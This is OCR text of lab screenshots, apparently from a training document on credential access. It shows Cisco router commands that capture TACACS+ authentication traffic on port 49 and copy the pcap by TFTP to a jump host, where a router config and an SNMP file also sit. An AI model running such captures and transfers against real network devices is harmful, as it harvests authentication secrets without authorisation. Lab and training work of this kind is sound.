
Ln 8, Col 20 | 100% | Windows (CRLF) | UTF-8


Hostname: EC2AMAZ-F4VMPR9
Instance ID: i-0a92d64e3e5fce88e
Private IPv4 address: 172.31.8.73
Public IPv4 address: 3.107.202.193
Instance size: t3.micro
Availability Zone: ap-southeast-2a
Architecture: AMD64
Total memory: 1024
Network: Up to 5 Gigabit

Microsoft Edge

Search


5:01 AM
8/12/2025


ec2-3-107-202-193.ap-southeast-2.compute.amazonaws.com
*PCAP - Notepad
File Edit Format View Help
show tacacs
show ip route 203.32.32.253
monitor capture tac interface TenGigabitEthernet0/1/0.101 both
monitor capture tac match ipv4 protocol tcp any any eq 49
monitor capture tac buffer size 100
monitor capture tac start
show monitor capture tac buffer brief
monitor capture tac export bootflash:tac.pcap
copy bootflash:tac.pcap tftp://192.168.6.5/tac.pcap
Ln 6, Col 26
100%
Windows (CRLF)
UTF-8
Hostname: EC2AMAZ-F4VMPR9
Instance ID: i-0a92d64e3e5fce88e
Private IPv4 address: 172.31.8.73
Public IPv4 address: 3.107.202.193
Instance size: t3.micro
Availability Zone: ap-southeast-2a
Architecture: AMD64
Total memory: 1024
Network: Up to 5 Gigabit
Microsoft Edge
203.32.32.32 - PuTTY
Socket aborts: 0
Socket errors: 0
Socket Timeouts: 0
Failed Connect Attempts: 0
Total Packets Sent: 1279
Total Packets Recv: 1279
Server Status: Alive
Continous Authc fail count: 0
Continous Authz fail count: 0
bozo-bng01#show ip route 203.32.32.253
Routing entry for 203.32.32.248/29
Known via "isis", distance 115, metric 10, type level-2
Redistributing via isis 1
Last update from 203.32.32.246 on TenGigabitEthernet0/1/0.101, 18:48:03 ago
Routing Descriptor Blocks:
* 203.32.32.246, from 203.32.32.246, 18:48:03 ago, via TenGigabitEthernet0/1/0.101
Route metric is 10, traffic share count is 1
bozo-bng01#monitor capture tac interface TenGigabitEthernet0/1/0.101 both
bozo-bng01#monitor capture tac match ipv4 protocol tcp any any eq 49
bozo-bng01#monitor capture tac buffer size 100
bozo-bng01#monitor capture tac start
Started capture point : tac
bozo-bng01#
Search
5:40 AM


BOZO WIN JUMP
Recycle Bin
Microsoft Edge
snmp_com...
TFTP-Root
File
Home
Share
View
Cut
Copy path
Paste shortcut
Pin to Quick access
Copy
Paste
Move to
Copy to
Delete
Rename
New folder
New
Easy access
Properties
Open
Edit
Select all
Select none
Invert selection
Filters
Clipboard
Organize
New
Open
Select
Filter
This PC › Local Disk (C:) › TFTP-Root
Search TFTP-Root
Downloads
Documents
Pictures
Music
Videos
TFTP-Root
This PC
Local Disk (C:)
Network
Name
Date modified
Type
Size
Tags
bozo-bng01-confg
12/08/2025 1:38 AM
File
7 KB
snmp
11/08/2025 4:03 AM
Text Document
1 KB
tac
12/08/2025 5:57 AM
Wireshark capture...
22 KB
3 items
1 item selected 21.8 KB
C:\TFTP-Root | Any | TFTP Server service status: Started
Standard Evaluation
Windows License valid for 180 days
Build 26100.ge_release.240331-1435
Search
ENG
US
6:15 AM
12/08/2025


Credential Access - Defence

